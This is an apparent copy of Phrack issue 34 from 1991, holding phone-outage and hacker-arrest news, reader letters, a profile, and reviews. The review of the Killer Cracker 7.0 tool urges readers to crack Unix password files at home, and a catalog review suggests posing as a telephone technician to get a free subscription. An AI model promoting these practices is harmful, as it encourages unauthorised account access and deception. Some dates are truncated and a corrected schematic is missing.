==Phrack Inc.==

Volume Three, Issue Thirty-four, File #1 of 11

Issue XXXIV Index

P H R A C K 3 4

October 13, 1991

~Technology for Survival~

Welcome back to Phrack Inc. From now on, the editorship will consist of Crimson Death and Dispater. We have decided to join both our forces and pool our assets to make Phrack even better. We will have accounts at various Internet sites, however, all file submitions should be mailed to phracksub@stormking.com. If you do not have access to the Internet give Free Speech BBS a call. Crimson Death will take it from there.

Special thanks this month goes out to Night Ranger for being great help! Also thanks to Inhuman and Laughing Gas for taking the time to submit material.

Phrack has never really had a distrabution BBS, but you can always get it on the Internet at EFF.ORG or CS.WIDENER.COM. Off the Internet, the BBS distribution will be from Free Speech BBS. Below are a list of a few other boards that carry all the Phracks.

Free Speech BBS	(618) 549-4955
Blitzkreig BBS	(502) 499-8933
Digital Underground	(812) 941-9427
Pyrotechnic's Pit	(407) 254-3655

We would also like to thank the nameless numbers of BBS's out there that carry Phrack Inc. without their names being listed here!

In this issue of Phrack Inc. we are starting a "letters to the editor" section called "Phrack Loopback." Any questions, comments, corrections, or problems that you the reader would like to air with Phrack publically will be answered there. Loopback will also contain information such as reviews of other magazines, catalogs, hardware, and softare. With Loopback we hope to make Phrack Inc. more interactive with our readers.

This month we had an oportunity to interview one of our "hacker hero's", The Disk Jockey. We are also trying to "liven up" Phrack World News a little by adding some editor's comments about recent news topics. If we get a positive response, we will continue doing this. Hopefully you will respond with your views as well.

Your Editors,

Crimson Death
cdeath@stormking.com

Dispater
phracksub@stormking.com

==========

COMMENTS INSERTED BY SERVER:

As the server of the Phrack Mailing List, I'd like to get a few words in. First, since I am currently a VERY DUMB list server, I am currently not very interactive. I am working with the system administrators and owners to get an interactive "LISTSERV" onto this machine. I would also like to know if anyone can get me access to an IP address via SLIP at an Internet site VERY CLOSE to the Newburgh/Poughkeepsie, NY area. Another thing I could use is a Phrack SubBot for IRC. Something small that would allow you to get information on the release date of the next Phrack, add your name to the Mailing List, find out the Index of the last issue and such. I can handle awk, perl and 'C'. An IRC connection (Not the server software) would also be interesting. Another thing I heard of and am interested in is something

that might start a seperate list. There is a game, where you write a program to make a robot to fight another programmed robot. You run these against each other to see who will win. You can then modify the code to try again. It needs to be compatible with an IBM Risc/6000 running AIX 3.1.5 running patch #2006. Help is also needed with SENDMAIL.CF configuration and etc. Basically, if you have something that the SERVER might be interested in, please mail "server@stormking.com". Also, if someone mentions that they are not receiving a copy when they asked to subscribe, anything that DOES bounce back here is automatically deleted. For example, if something comes back from SUSY.THUNDER@POKER.LASVEGAS.NV.CA (Susan Lynn Headley) and I am told that POKER.LASVEGAS.NV.CA is not connected to CYBERPUNK.HAFNER.MARKOFF.NY.NY I will NOT attempt to resolve the message.

Storm King List Server

==========

Phrack XXXIV Table of Contents

=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

==Phrack Inc.==

Volume Three, Issue Thirty-Four, File #10 of 11

```
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
PWN                                             PWN
PWN              Phrack World News              PWN
PWN                                             PWN
PWN           Issue XXXIV / Part One            PWN
PWN                                             PWN
PWN            Compiled by Dispater             PWN
PWN                                             PWN
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
```

What We Have Got Here Today is Failure to Communicate

Editors Comment: Dispater

With hundreds, maybe thousands of lives at stake, three airports in New York had to shut down due to a long distance carrier failing. It is absolutely amazing how irresponsible these services were to rely on only on form of communication. Where was the back up system? This incident might not have happened it they would have had an alternative carrier or something as simple as two way radios.

Many people are running around these days screaming about how irresponsible AT&T was. The real problem lyes with people in our society failing to take the time to learn fundamental aspects of the common technology.

It is also a shame that the people "in control" were incapable of using something as simple as a "port" to dial through another extender. This is the kind of thing that happens when people choose to isolate themselves from the technological society we have today.

What follows is a compilation of several articles dealing with AT&T long distance carrier failures.

- -

Thank You for abUsing AT&T

October 18, 1991

by Kimberly Hayes Taylor and Steve Marshall (USA Today "Phone Failure Stalls Air Traffic Disruption in N.Y. Felt Nationwide")

Air traffic in and out of New York City resumed late Tuesday after a phone-service failure virtually shut down three airports for almost four hours. Hundreds of flights coast to coast were delayed or canceled when controllers at John F. Kennedy, La Guardia and Newark (New Jersey) airports lost the link that allows communication among themselves or with other U.S. airports. Communications between pilots and air-traffic controllers travel over telephone lines to ground-based radio equipment. AT&T spokesman Herb Linnen blamed an internal power failure in a long-distance switching office in Manhattan. Hours after the 4:50 PM EDT failure, 40 planes loaded with passengers were sitting on the runway at Kennedy, 35 at Newark, 30 at La Guardia. "During the height of the thing, at least 300 aircraft were delayed at metropolitan airports," said Bob Fulton, a spokesperson for the Federal Aviation Administration. Included: flights taking off "from California to Florida" and headed for New York, said FAA's Fred Farrar. Farrar said planes had to be grounded for safety. Without telephone communication, they would "fly willy-nilly." Among diverted flights: a British Airways supersonic Concorde from London, which landed at Bradley airport outside Hartford, Conn. Passenger reaction: at Washington's National Airport, Dominique Becoeur of Paris was "reading, drinking, and thinking" while waiting for a flight to New York. At La Guardia, Ernie Baugh, of Chattanooga, Tenn., said, "I think I will go and have another beer." Flights were reported resuming by 9 p.m. EDT. Linnen said AT&T was busy Tuesday night restoring long-distance service in and out of New York City, which had been interrupted. Some international service also had been affected.

- -

AT&T's Hang Ups October 19, 1991
~~~~~~~~~~~~~~

By John Schneidawind (USA Today - "The Big Hang-Up Phone Crash Grounds Airplanes, Raises Anger")

The Federal Administration Aviation has some good news for travelers who were stranded at airports, or delayed for hours, the past two days by the New York City telephone outage. If a similar phone disaster strikes next month, hardly any fliers will know the difference. That's because AT&T is close to completing installation of a network of microwave dishes that will supplement, if not replace, the phone lines AT&T uses to relay calls between air-traffic controllers in different cities. Tuesday evening, flights in and out of some of the nation's busiest airports - Kennedy, La Guardia, and Newark, N.J. - were grounded because FAA controllers couldn't communicate with one another. For much of the 1980's, land-based fiber optic lines have been slowly replacing microwave phone dishes phone companies long have used to transmit telephone calls. That's because fiber-optic wires were thought to provide clearer calls than microwave technology. Now, it's becoming apparent that sending some or most telephone calls via wireless microwave might ease the burden handled by fiber-optic cables. In addition, a microwave call could be transmitted point-to-point, bypassing an inoperative switching center when a breakdown or catastrophe occurs.

- -

Computer Maker Says Tiny Software Flaw Caused Phone Disruptions
~~~~~~

by Edmund L Andrews (New York Times)

WASHINGTON -- A manufacturer of telephone call-routing computers said that a defect in three or four lines of computer code, rather than a hacker or a computer "virus," appeared to be the culprit behind a mysterious spate of breakdowns that disrupted local telephone service for 10 million customers around the country in late June and early this month.

In congressional testimony Tuesday, an official of the manufacturer, DSC Communications of Plano, Texas, said all the problems had been traced to recent upgrades in its software, which had not been thoroughly tested for hidden "bugs."

Although the telephone companies that experienced failures were using slightly different versions of the software, the company said, each version was infected with the flaw. "Our equipment was without question a major contributor to the disruptions," Frank Perpiglia, DSC's vice president for technology and product development, told the House telecommunications subcommittee. "We must be forthright in accepting responsibility for failure."

Officials at both DSC and the regional Bell companies said they could not entirely rule out the possibility of sabotage, but said the evidence points strongly to unintentional errors. The flaws caused the computers to send a flood of erroneous messages when the computer encountered routine maintenance problems.

- -

TELEPHONE TECHNOLOGY QUESTIONED AFTER FAILURES
~~~~~~

by Edmund L. Andrew (New York Times)

WASHINGTON -- Striking similarities between nearly simultaneous computer malfunctions that disrupted local telephone service on the East Coast and in Los Angeles on Wednesday have raised questions among communications experts about the reliability of advanced networks that all the Bell telephone companies are now installing.

The problems experienced by both Pacific Bell and the Chesapeake and Potomac Co., which serves Washington, Maryland, Virginia and parts of West Virginia, involved computer programs on advanced call-routing equipment, which
~~~~~~

uses the same new technology, one being adopted throughout the communications industry.

The problems, which were corrected in both areas by early evening on Wednesday, made it impossible for about nine million telephone customers to complete local telephone calls.

Although the origins of both malfunctions remained unclear on Thursday, the difficulties at the two companies bore a strong resemblance to a brief but massive breakdown experienced by the American Telephone and Telegraph Co.'s long-distance lines in January 1990.

In all three cases, a problem at one switching center quickly corrupted other switches and paralyzed much of the system. Perhaps the biggest fear, federal regulators say, is that as telephone companies link their networks more closely, malfunctions at one company can infect systems at other companies and at long-distance carriers.

"What you want to avoid is the situation where one system contaminates another," said an investigator at the Federal Communications Commission who insisted on anonymity.

"I guess the ultimate concern is that software or hardware would be deployed in a way that the corruption could be processed through entire network, and there would be no alternatives available."

As the telephone companies and government regulators tried to determine more precisely on Thursday what went wrong, investigators at the communications commission said they would also look at several other questions:

Are there system wide problems that have gone unnoticed until now? Can telephone companies reduce risks by reducing their dependence on one type of switching equipment? Were the disruptions caused by computer operators outside the telephone companies trying to sabotage the systems?

Officials at both companies discounted the possibility that a computer hacker might have caused the failures, and outside experts tended to agree.

"There's always that possibility, but most likely it was some kind of glitch or bug in the software," said A. Michael Noll, a professor at the Annenberg School of Communications at the University of Southern California and author of several textbooks on telecommunications technology.

Several independent communications experts said the problems reflected the difficulty of spotting all the hidden problems in complex software before putting it into commercial use.

"It's very hard to simulate all the possibilities in a laboratory," said Richard Jay Solomon, a telecommunications consultant and research associate at the Massachusetts Institute of Technology. "You have to go out in the field and keep your fingers crossed."

As more information became available on Thursday, the two disruptions appeared to be almost identical. The problem at Chesapeake & Potomac, a subsidiary of the Bell Atlantic Corp., began as the company was increasing the traffic being routed by one of its four signal processing computers. For reasons that remain a mystery, the system began to malfunction about 11:40 a.m.

The computer was supposed to shut itself down, allowing the traffic to be handled by other computers. Instead, it sent out a barrage of erroneous signals, apparently overwhelming the other two computers. "It was as if bogus information was being sent," said Edward Stanley, a company spokesman.

The same thing seems to have occurred almost two hours later, at about 11 a.m., in Los Angeles, said Paul Hirsch, a spokesman for Pacific Bell, a subsidiary of the Pacific Telesis Group.

Hirsch said the problem began when one of four signal transfer points signaled to the others that it was having problems. The other three computers froze after being overloaded by signals the defective computer.

Hirsch said his company continued to believe that the two telephone incidents were completely unrelated. "Someone wins the lottery every week," he said. "Stranger things can happen."

Officials at Chesapeake and Potomac said the problems were probably unrelated. Asked if hackers could have caused the problems, Ellen Fitzgerald, a spokeswoman for Chesapeake and Potomac, said she had been assured that the system could not be penetrated. But, she added, "a few days ago I would have told you that what happened yesterday wouldn't happen."

Terry Adams, a spokesman at the DSC Communications Corp., which made both systems, said company officials also discounted any connection between the failures.

==Phrack Inc.==

Volume Three, Issue Thirty-four, File #11 of 11

```
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
PWN                                             PWN
PWN             Phrack World News               PWN
PWN                                             PWN
PWN           Issue XXXIV,  Part Two            PWN
PWN                                             PWN
PWN            Compiled by Dispater             PWN
PWN                                             PWN
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
```

Mind Rape or Media Rape?

Special Thanks: Night Ranger

Thursday September 26, 1991 was no ordinary day for Mind Rape, a young Arizona State college student. When he finally made it home that day, he found his home had been raided by the feds. 'They took EVERYTHING! Including my Metallica tape!' he told me. After talking to him for quite a while I learned a lot, not just about his bust but about hacking in general. He instructed me not to say anything specifically on the advice of his lawyer and the EFF, but he did want me to let the real reason he was busted be known - His electronic newsletter entitled NSA (for National Security Anarchists). Mind Rape has some very important views on hacking that the government doesn't want others to hear. Some of these views were contained in his newest and soon to be released newsletter NSA issue number five, which was confiscated of course. He was also working on a book about hacker's philosophy, which was taken too. He has not yet been charged but in the eyes of the media he is already been tried and found guilty. It is unfortunate the general public gets its information from news reports like the following because, as you can see, they can be quite misleading. Hopefully once Mind Rape gets everything straight he will continue to write his book, after all it is his constitutional right to do so, and I think it be quite informative to both the hackers of the nineties and the outside world.

The following is a transcript of a news report covering his story...

- -

Male Announcer: That student is Donald _____ of Phoenix. Officials of LDL Long Distance believe he's one of around 20 hackers who've been ripping off their company for fun and profit. In tonight's Night Team Report we'll see how this kind of thievery adds up. The nation's telephone companies loose more than a billion dollars a year to hackers. Mark Nighten (sp?) a security director for LDL Long Distance. Last month he was poring through records like these which convinced him to believe that someone was making hundreds of computer generated phone calls to his company's 1-800 access line trying to get customer's calling card codes. He went to the Phoenix Police. They got a search warrant and traced the calls to a house near 18th Drive near Union Hills. Police went there last month and came away with a computer, software and a list of phone codes, all belonging to 19 year old Donald _____ an ASU student. With nighten suspects _____ is just one of 20 hacker on his network who can make thousands of dollars worth of calls which would wind up on other people's phone bills.

Mark: You can see the magnitude of this. Off of one authorization code you could have 10, maybe 150 other people...

Male Announcer: Lemme ask ya...How bad are you getting ripped off here?

Mark: We've had to have somebody on this 24 hours a day. We've been getting killed.

Male Announcer: Hackers often sell the codes they steal to other students. So that hundreds of students and Arizona State University and University of Arizona also could be ripping of the company. Students at Arizona State University told me today that they have not herd of LDL's troubles, but they

confirmed that stolen phone codes do have a way of getting around.

I iz a College Student: Someone hears...ya know...about the interest and someone else knows somebody...ya know...and they tell you and you talk to them and...ya know...it's not overly expensive or anything like that.

Male Announcer: Dr. Dan Kneer of Arizona State University's School of Business is a nationally recognized expert on computer crime. [who?] He contends that hacking is mushrooming.

Dr. Dan: The problem that I see is that these people philosophically don't see this as a crime. For most of them this is an intellectual challenge.

Male Announcer: That challenge led Dutch students to break into a United States Army Computer during operation desert storm. And as this Japanese documentary shows, it led hackers in a New York City to use payphones to commit big time rip-offs. Now it's important to point out that Donald _____, that Arizona State University student, has not yet been charged with any crime and if he is charged he is innocent until proven guilty.

Female announcer: What is the penalty for hacking?

Male Announcer: Just for getting into a system when you're not supposed to can be up to a year and a half in prison. But if there is criminal intent to steal, to rip-off that system, the penalty can be as high as 10 years in jail and a $150,000.00 fine.

Computer Hacker Gets Probation September 26, 1991
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

Special Thanks: Flaming Carrot (Pittsburgh Post-Gazette)

A Mt. Lebanon woman who was able to make thousands of free long-distance telephone calls by breaking into voice mail boxes with a touch tone telephone has been placed on 10 years probation. Last Friday, Common Pleas Judge Robert E. Dauer ordered Andrea Gerulis, 20, of Castle Shannon Boulevard to make restitution of $4,300 to Magee Womens Hospital and $2,516 to Pittsburgh Cellular Telephone Co.

Gerulis, a Mt. Lebanon High School graduate, was a computer hacker who entered telephone computer systems illegally so that she could make telephone calls without paying for the service. Mt. Lebanon police Detective John L. Michalec posed as a computer hacker and spent nine months investigating her activities, which were done by dialing codes on a touch-tone telephone.

After a non-jury trial in May, Dauer convicted her of two counts of theft of services and two counts of unlawful use of computers. Assistant District Attorney Thaddeus A. Dutkowski recommended probation because he didn't want Gerulis to go to jail, where she could teach inmates how to commit crimes with a telephone. If she were incarcerated, she would have the largest classroom environment she could hope for, Dutkowski said.

Dauer agreed that inmates already know too much about committing crimes with telephones. Gerulis told Dauer that she was sorry for what she did, that when she started, she was doing it for fun. She was also ordered to continue psychological counseling.

More Archaic Government Regulations Proposed
~~~~~~

Special Thanks: Stainless Steal Provider (New York Times)

The federal government said Thursday that it would introduce a standard for authenticating electronic data later this summer, but the announcement prompted an angry reaction from one of the leading private providers of software that protects computer data.

The company, RSA Data Security Inc. of Redwood City, Calif., said the government had failed to address fears about the possibility of a secret "trap

door," which would permit intelligence and law-enforcement agencies to look at private data.

The issue of providing special mechanisms to permit government access to private information has caused a growing public debate recently.

Earlier this year an anti-terrorism bill introduced in Congress called on the computer and telecommunication industries to permit federal agencies to look at private data. But the statement was later dropped from the bill after extensive public opposition.

Government officials said that it would be possible for technical experts to examine the standard when it is released this summer and they could decide for themselves whether there were any shortcomings in the design of the standard.

"It will be openly published and people can inspect it to their heart's content," said James H. Burrows, head of the computer systems laboratory at the National Institute of Standards and Technology.

He added that the new standard was not intended to encrypt computer data, and that the government would continue to rely on an earlier technology known as the Data Encryption Standard to actually hide information from potential electronic eavesdroppers.

Burrows said there was a project under way to develop a successor to that standard, but that it was years away from completion.

Computer Whiz Accused Of Illegal Access and Mischief September 25, 1991
~~~~~~

by Peter G. Chronis (The Denver Post Page 1 "NASA vs. Hobbyist")

An Aurora computer hobbyist who allegedly used a personal computer and his home phone to penetrate NASA computers hacked off Uncle Sam enough to be indicted on seven federal counts yesterday. Richard G. Wittman, 24, the alleged "hacker," was accused of two felonies, including gaining unauthorized access to NASA computers to alter, damage, or destroy information, and five misdemeanor counts of interfering with the government's operation of the computers. Wittman allegedly got into the NASA system on March 7, June 11, June 19, June 28, July 25, July 30, and Aug. 2, 1.

Bob Pence, FBI chief in Denver, said Wittman used a personal computer in his home and gained access to the NASA systems over telephone lines. The investigation, which took more than a year, concluded that Wittman accessed the NASA computer system and agency computers at the Marshall Space flight Center in Huntsville, Alabama, and the Goddard Space Flight Center in Greenbelt, Maryland.

The NASA computers are linked to a system called Telenet, which allows qualified people to access government data bases. A user name and password are required to reach the NASA computers. Federal sources declined to reveal more information because the complex case involves "sensitive material."

Wittman, a high-school graduate, apparently hadn't worked in the computer industry and held a series of odd jobs. The felony counts against him each carry a possible five-year prison term and $250,000 fine.

Security Increases
~~~~~~~~~~~~~~~~~

Special Thanks: Stainless Steal Provider (New York Times)

The foundation was started by Richard Stallman, who was awarded a MacArthur Foundation fellowship in 1. While mainstream software companies have prohibited users from freely copying their programs, Stallman, who is widely respected for developing computer languages and software editing tools, has argued that information is not the same as other commodities and should be shared without cost.

His password has been widely known among network users because he has refused to keep it secret. He is bitter about the changes that have accompanied the coming of age of computer networks.

Last month, after security was increased at the foundation and many users were stripped of their guest privileges, Stallman said he considered giving up his quest.

In the end, he decided that the cause of creating free software was too important to abandon, but he said he feels like a pariah. "Since I won't agree to have a real password, I will only be able to log in on the 'inside' machines,"
he wrote in an electronic message in response to a reporter's query.

"I still feel partly ashamed of participating in this. I've been forced to choose between two principles, both of which are so important to me that I won't accept the loss of either of them."

Idealists like Stallman and Ted Nelson, the author of the cult classic "Computer Lib," hoped that the computer revolution wouldn't be like the industrial revolution. This time the wealth -- information -- would be free to everyone and instant communication would break down the barriers between rich and poor and remake mankind.

Marvin Minsky, a computer science professor at MIT, said that for 15 years, beginning in 1963, researchers at the school lived in a paradise, sharing computers and networks before a system of password protection was installed. Now that has changed. "It's sad," he said.

"But Richard Stallman is living in a dream world. He has this view that his idea of computer ethics will prevail. But it's not going to happen this year or next."

Instead of finding community on computer networks, many users are now confronted with virus invasions and information theft, leading to the same sense of alienation and fear felt by residents of large cities.

"At first I thought this was Marshall McLuhan's global village coming to reality," said Neil Harris, a manager at General Electric Information Services Co., which sets up computer conferences and sells information to about 200,000 members around the world.

"But it's not that at all. It's a lot of people connecting in hundreds of small communities based around highly specific interests."

Steven Levy, who has written about the early days of computing at MIT, said that the demise of the Free Software Foundation's open door policy was inevitable.

"When you pass the plate around in church you don't expect people to steal from it," he said. "But sooner or later everyone knows that the plate is unguarded, and there are always people who don't care about the church. The question is how far do you go to protect it? Do you lock the church or do you send an armed guard around with the plate?"

PWN Quicknotes
~~~~~~~~~~~~~~

1. On June 12, 1991, Sirhackalot's equipment was confiscated by the Southern Bell and the FBI without any charges being filed. Neither the FBI nor Southern Bell bothered to explain why they were in his home and taking his personal possessions. Again neither party could tell Sirhackalot what he supposedly did to bring both agency's to his doorstep. Also busted were Mr.Doo and The Imortal Phreak. [Special Thanks: The Marauder (404)]

---

2. Bill Cook is no longer an assistant United States Attorney in Chicago. It is unknown how he left his position. Basic questions go unanswered. Did he quit or was fired? If he was fired, we'd like to know exactly why.

~~~~~~~~~~~~~~

3. Wanted: Targets of Operation Sun Devil

Computer Professionals for Social Responsibility (CPSR) is pursuing a lawsuit against the Secret Service seeking the release of information concerning Operation Sun Devil. In recently filed court papers, the agency claims that the information cannot be disclosed because, among other reasons, disclosure would violate the privacy of those individuals who are the targets of the investigation. This argument can be overcome if CPSR obtains signed releases from those individuals. CPSR is requesting the cooperation of anyone who was the subject of a Sun Devil raid on or about May 7, 1. We are prepared to enter into an attorney-client relationship with individuals responding to this request, so that confidentiality will be assured.

Please respond ASAP to:

David Sobel
CPSR Legal Counsel
(202) 544-9240
dsobel@washofc.cpsr.org

---

4. Recently Microsoft discovered it was the victim of trespassing. A security guard noticed two people playing volleyball on the premises and knew that they did not work for Microsoft. The officer approached the volleyball players and asked them to leave. The trespassers left. Later someone asked the security guard how he knew that the people playing volleyball were not Microsoft employees. He replied, "They had tans." [Special Thanks: Psychotic Surfer]

==Phrack Inc.==

Volume Three, Issue Thirty-four, File #2 of 11

^[-=:< Phrack Loopback >:=-]^

By: The Phrack Staff

Phrack Loopback is a forum for you, the reader, to ask questions, air problems, and talk about what ever topic you would like to discuss. This is also the place The Phrack Staff will make suggestions to you by reviewing various items of note; magazines, software, catalogs, hardware, etc.

What's on Your Mind

>Date: Fri, 20 Sep 91 01:22:30 -0400
>To: phracksub@stormking.com
>
>So what exactly DID happen to Agent Steal? There was a small blurb in
>PWN for 33, but gave no details. Why was he arrested, what was confiscated,
>and how long will he probably be away for.
>
>Mind you, this is a tragic loss, since Agent Steal was a gifted hacker and
>had a whole lotta balls to boot.
>
> Sincerely,
>
> A concerned reader

To be honest, it would not in his best interest to say much about his case before his trial. What we have written comes from a very reliable source. Some people close to him are denying everything. This is most likely to keep from happening to him what happened to people like Mind Rape, who have basically been "convicted" by the media.

- -

>From: Drahgon
>Date: Thu Sep 26 06:00:35 1991
>
> Dear Dispater,
>
> My name is Drahgon unless, of course. I have several things to blow
> from my mind here....
>
> How is the progress of Phrack 33? I am not really up on all the
> hoopla surrounding it, but I am curious. In high school I often
> published "underground newsletters" about the manufacture of drugs and
> explosives, etc. The computer underground is a new territory for me
> and I have just begun. I would love to hear about your mag....I would
> perhaps have something to offer.

We at Phrack Inc. are here to publish any kind of information you the reader are interested in. We, unlike many other people out there, will not judge you and can call you a "lamer" if you submit something to us that we might think is a little elementary. We might not necessarily run it in Phrack, but we aren't the kind of people that are going to call you up in the middle of the night on an Alliance Teleconference and harass you. In fact, there are many text files out there that are out-dated and need to be corrected! Simply put, if you are interested in it, there are probably two hundred others out that are afraid to ask, because some El1Te person will call them "stupid." Here at Phrack Inc., WE ARE NOT El1Te, WE ARE JUST COOL AS HELL! We want to help everyone in their quest for knowledge.


> Secondly, I want to start my own bbs up here in my town. This
> town is dead, but there is still a glint of life, it needs to be
> kindled. There are currently no BBS's up here that carry information
> of an "alternative nature", and there is in fact laws that prevent

```
>    them from springing up.  (whatever happened to freedom of the press?),
>    Well,  anyway, I  would like to  know if you  would support  a BBS of
>    mine, and maybe you could give me some pointers...
>
>    Thanx ALOT
>         DRAHGON
```

That's great! We're always glad to see new faces that are truly interested in helping people by becoming a source of information. If you have any questions about BBS's you should ask the expert, Crimson Death. He will be more than happy to help you out.

Corrections
~~~~~~~~~~

In V.3, I#33, File 9 of 13, there was a error. R5 Should have been a 10K pot and not just a resistor. The corrected part of the schematic should look like this:



Hardware Catalog Review
~~~~~~~~~~~~~~~~~~~~~~

by Twisted Pair

You can never get enough catalogs. One reason is because you never know what off-the-wall parts you'll be needing. From time to time I'll be reviewing catalogs so you'll be able to learn where to get the really good stuff as far as computer equipment, telco test equipment, and IC chips are concerned. In this issue, we study two of them...

- -

SYNTRONICS
2143 Guaranty Drive
Nashville, Tennessee 37214
(615) 885-5200

I recently saw an issue of "Nuts and Volts" magazine which had a Syntronics ad in it. I sent the dollar they wanted for a catalog. Apparently, demand for the catalogs was so great that they're having some more printed up. They sent my dollar back with an explanation and a partial photocopy of the catalog. An associate on the left coast and I want to build a tone decoder and have been looking for a particular chip for a long time. We found it in this catalog. It's an SSI-202 Tone Decoder IC for $12. Not bad for a chip I was unable to locate in about 30 catalogs I've searched through. A fellow phreak was told by a zit-faced Radio Shack employee over their 800 number, "They had only 3 left and they would cost $100 each." I don't think so.

Syntronics is selling plans for an interesting device you hook up to the phone line. With it you can call it and turn on any one of three 110VAC outlets. To turn them on you use simple DTMF commands. This would be useful for turning on your computer, modem, room bug, security lights, etc from a remote location. Plans for this device cost $9 and you'd need the above-mentioned IC chip to build it with.

Syntronics carries:

Project Plans Software Unusual Hardware Kits IC's Transistors

- -

Telephone International (The marketplace for
PO BOX 3589 communications equipment,
Crossville, Tennessee 38557 services, and employment)
(615) 484-3685

This is a monthly publication you can receive free. It's usually about 30 pages printed on large yellow-pages paper. To save yourself the $50 a year first-class yearly subscription rate, just tell them you're a telephone technician. Tell them you need to often buy PBX's, Terminal Blocks, etc. They'll send it to you free, because you're special!

Here's a sampling of stuff you can find in there:

A Complete Digital Switching System with 3200 lines on a flatbed trailer !!!!!!
Repaired Payphones Optical Fiber xmission system
Operator's Headsets CO Digital multiplexers
AT&T teletypes Used FAX machines
AT&T Chevy bucket trucks Hookswitches

Digital error message announcers Central Office Coin System Processor Cards

Telephone International lists a bunch of telco seminars happening around the country on their "Calendar of Events" page. They also list conferences for security organizations including dates and phone numbers you'd need to register.

That's it for this edition of Hardware Hacking. Keep an eye out for good suppliers to the Phreak world. Pass'em along to Phrack.

-T_W-I_S-T_E-D_
-P_A-I_R-

A Review of the Killer Cracker V.7.0

by The Legion of d0oDez

As every hacker worth his/her salt knows, the Unix operating system has major security problems when it comes to it's passwd file. Although this may be good as some people think information should not be hoarded, others think information should be kept to be people who can use it best, the one's with the most money. The passwd file is the Unix file that stores the user information which included username, home directory, and passwords among others. I will not go into the basics of Unix as this is not a Unix how-to hack file. It is a review of Killer Cracker 7.0 (aka KC7.)

KC7 is a Unix password hacker that is portable to most machines. It is written by Doctor Dissector and is free software as the terms of the GNU General Public License (By the Free Software Foundation <address at end of file>) states. The version 7.0 is not the latest version but seems to be the best to use. It is dated as 6/1/91 which makes it pretty recent. 8.0 is rumored to be out but we have not had the opportunity to review it yet as we are still testing it. ;-)

The best thing about KC7 is that you can run it on most machines that will run C programs which happens to include MS-DOS machines. With this in mind, you can now let your PC do the work of hacking passwords in the privacy of your own home without having to use a mainframe which might be a bit risky. The distribution copy of KC7 comes with the following files:

```
     KC.EXE -- MS-DOS executable
     KC.DOC -- Documents
  Source.DOC -- The source code to KC
       KC.C -- The Turbo C source code
```

And other files that pertain to DES and word files.

KC7 works by taking an ascii file composed of words and encrypting them so that it can compare the encrypted words with the passwords in the PASSWD file. It is pretty efficient but if running on an MS-DOS system, you will probably want to use a machine that is at least a 286-12 or higher. The time to complete a PASSWD file is directly proportional to how large the file is (max size of PASSWD must be less than 64K on an MS-DOS machine) and what speed of machine you are using. There are options which allow you to take words (aka guesses) from other sources as well as a words file. These sources can be words from the PASSWD file such as the username, single characters, and straight ascii characters such as DEL or ^D. It can also manipulate the guesses in various ways which might be helpful in guessing passwords.

Another useful option is the RESTORE function. KC7 has the ability to allow the user to abort a crack session and then resume cracking at a later date. This is very nice since one does not always have the time nor patience to crack a 50k passwd file without wanting to use his/her machine for other uses such as trying out new passwords.

We have found that the best way, as suggested by the author, to crack is by using the default method which is to crack by word and not by username. You will understand when you get a hold of the software.

You can get KC7 at most H/P oriented bbs's as everyone thinks he/she is a Unix wizard nowadays.

Overall, KC7 is an excellent program and we suggest it to all Unix hackers. We also hope you have enjoyed this file and we look forward to bringing more interesting reading to your terminal. Until then.... Happy hacking.

==Phrack Inc.==

Volume Three, Issue Thirty-Four, File #3 of 11

-*[P H R A C K XXXIV P R O P H I L E]*-

-=>[Presented by Dispater]<=-

The Disk Jockey

```
            Handle: The Disk Jockey (over 10 years now...)
          Call him: Doug
         Reach him: douglas@netcom.com
      Past handles: None
     Handle origin: Selected it way back in the Apple days, when
                    it was hip to have a hardware-related name.
     Date of Birth: 12/29/67
Age at current date: 23
Approximate Location: Silicon Valley
            Height: 6'1"
            Weight: 220 lbs.
         Eye color: Green
        Hair Color: Blond/brown
         Education: Cornell, Univ of Michigan, Stanford, and a
                    slew of others schools that I had the
                    opportunity to attend.  What started out as
                    a strong belief in law became so jaded that
                    I fell back on Comp Sci.  Still wake up in
                    the middle of the night yelling "NO!, NO!"
                    Also have a wallpaper degree in Psychology.
         Computers: First: Apple //.  Presently: several.  Mac
                    IIfx, 386/33, and several others that I can't
                    seem to get rid of...
```

The Story of my Hacking Career

I was lucky enough to be able to get my hands on computers early, back in the days of the PET and the TRS-80. Although we poke fun at a Trash-80 now, at the time I was completely fascinated by it. Remember Newdos/80, LDOS, and utilities like SuperZap?

Things started really rolling after a friend introduced me to the Apple. Although I never fell into the stereotype of being a computer "nerd" (don't we all like to think that?), compared to the redundancy of normal schoolwork, learning about the Apple was a new and unexplored world. Unlike most of the other computer "types", I didn't read science fiction, didn't have any social problems, and thought looking at girls was more enjoyable than talking about hardware. Well, depending on the hardware. (ha-ha!)

"Cracking" Apple software was of course the next logical step. The 6502 was a wonderful chip, and easy to learn. Copy-cards and other "hacked" hardware was becoming findable and it was getting to the point that the only goal was to get your hands on pre-release software. Before I had entered the "modem" world, friends had a network of other people across the country and traded things by mail.

